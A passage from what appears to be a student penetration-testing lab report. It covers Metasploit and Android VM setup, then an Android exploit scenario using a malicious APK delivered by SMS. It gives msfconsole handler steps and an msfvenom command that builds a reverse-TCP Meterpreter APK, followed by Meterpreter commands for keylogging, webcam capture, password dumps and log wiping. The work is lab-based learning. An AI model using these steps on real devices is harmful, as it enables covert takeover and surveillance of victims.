This is shown in the picture below. This means that the Metasploit Framework has started up its service in the terminal. With this being done we can now move on to the next step of running the Graphical User Interface (GUI). Firstly you will have to open up a new terminal and change directories to the Desktop. So we can access the directory that was recently created i.e. `msfgui`. The commands are shown after Figure 1.24




Figure 1.24: Type 'n' for No

```
cd ~/Desktop/msfgui
```

Thereafter run the `msfgui` shell script. This can be done by running the command below.

```
./msfgui
```

Make sure the other terminal that is running the Metasploit command line is also running when the above mentioned command is run. If you are shown the prompt below. Click on **Yes**.



Thereafter another window will pop up. Let it automatically make a choice. If it does not close, then click on the option `Start new msfrpcd` as shown in the figure below.



The Metasploit Framework Graphical User Interface (GUI) will now be up and running. This is shown in the figure below.




Figure 1.25: The main screen for the Metasploit Framework GUI

1.5 Android Emulation

For the first scenario covered in Section 2 we will utilise an Emulator to virtualise an Android phone. This is keeping in line with the topic of virtualisation mentioned in Section 1.2. To emulate such a device you will need the Android Software Development Kit (SDK) or an ISO image which can be downloaded for VirtualBox. The SDK can be downloaded from the following url: <https://developer.android.com/studio>. Below is a screenshot of this page.




Figure 1.26: Homepage of Android Studio

The url for the ISO image can be acquired from the Android-x86 Project's site located at: <https://www.android-x86.org/>
Below is screenshot of this site.




Figure 1.27: Homepage of Android-x86

Once the ISO image has been downloaded create a new virtual machine in VirtualBox and attach the ISO. Thereafter assign the default recommended amounts of Processors, Storage, Memory etc. as was done with Kali Linux above. Below is a screenshot of the VM once it has been set up.





Figure 1.28: Android VM main screen


1.6 Network setup in VirtualBox

Networking is a key aspect of what makes or breaks the exploits covered in further chapters. Therefore the following steps have to be taken so that an internal virtual network can be created which will allow the virtual machines to communicate with each other effectively and without worrying about gateways and other network related issues that can pop up.


Navigate to Oracle VirtualBox and click on **File -> Preferences**. This is shown below.



Navigate to the **Network** tab on the left hand side. Thereafter, click on the green plus icon the right to create a new **NatNetwork**. This is shown below.



Click **OK** to save the settings. Now go to the settings for each of your virtual machines and under the **Network** tab select the newly created Nat Network as your Adapter. This is demonstrated below.



1.7 Blog

The blog we created was hosted on GitHub Pages. The link to the blog is:

<https://ITRI625.github.io>

More information on GitHub Pages can be found at: <https://pages.github.com/>

The template for the blog was acquired from:

<https://startbootstrap.com/theme/clean-blog>

GIFs on the Blog were sourced from <https://tenor.com/>

Additionally, the screenshots taken were from VMs we implemented in VirtualBox and other images for the headers were sourced from Google Images.

Section 2

Scenario 1: Android exploit

The scenario is described as follows:

A person (that will be known as the victim in further discussions), opens a SMS received on their mobile device. This SMS has a malicious link embedded in it, or has a link that redirects to a malicious site. The link automatically downloads and runs an Android application package also known in other terms as an APK file. This APK file is what the Android Operating System uses to install applications. This malicious Application, once installed gives the Hacker (known as a perpetrator in an attack) full control over the device to outside parties, including the perpetrator. From here on out, the perpetrator has the victim in the palm of their hands, and can do what every they like to the device as well as carry out further attacks against the victim.

Here are the steps taken to exploit the Android virtual machine.

Step 1: Open up the Metasploit console in Kali Linux by running the following command below:

```
msfconsole
```

Thereafter run the following:

```
use exploit/multi/handler
```

The Multi Handler command launches a stub that runs outside the Framework. This command launches a payload that is specific to our specification.[os1]

```
search android/meterpreter
```

Meterpreter is a tool that is part of the Metasploit Framework which allows you to take advantage of as well as find vulnerabilities in a system. This penetration testing tool

can easily take hold of victim's resources as needed. Meterpreter utilises an in-memory injection which writes nothing to disk. This allows for the exploit to run without being detected by normal means. A new process is not created, rather it injects itself into a compromised process. For this reason also the forensic footprint left behind by the Meterpreter is limited.[**hypr**, **sdo**]

```
set payload android/meterpreter/reverse_tcp
```

When the host initiates a connection, that is called a *forward connection*. However, when the opposite is done, a server initiates the connection to a host, then it is called a reverse connection. Firewalls work on the basic principle of blocking all incoming connection. So all incoming connections (reverse connections) are blocked by the firewall. However, if a host initiates a connection (forward connection) it is allowed and the return for the connection initiated by the host will be permitted. Reverse_tcp is basically instead of the attacker initiating the connection which will obviously be blocked by the firewall instead, the device initiates the connection to the attacker, which will be allowed by the firewall and the attacker then takes control of the device and pass commands. It is a type of reverse shell.[**zain**]

```
show options
```

The above command shows the current options for the payload. These can then be changed as shown below.

```
set LHOST <ip_address>
```

The above command sets the IP address that will become a *Listener*, in other words which IP address all the communication from the victim will be forwarded to.

```
set LPORT <port_number>
```

The above command changes the option of which port the *Listener* should receive information. This is usually an open port that is not being used by any other process or service.

```
exploit
```

This aforementioned command begins the exploit and the *Listener* will listen to any incoming responses from the victim. This is usually after the victim installs the malicious APK file and opens it. This is discussed further with the command listed below.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 R >
→ /root/filename.apk
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish
→ session.	
transport	Change the current transport mechanism
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory

checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process

localtime	Displays the target system's local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter's current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command	Description
play	play an audio file on target system, nothing written on disk

```
Priv: Elevate Commands
=====
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
Command      Description
-----
timestomp    Manipulate file MACE attributes
```

Section 3

Scenario 2: Windows exploit

Section 4

Additional readings and miscellaneous information

<https://citizenlab.ca/>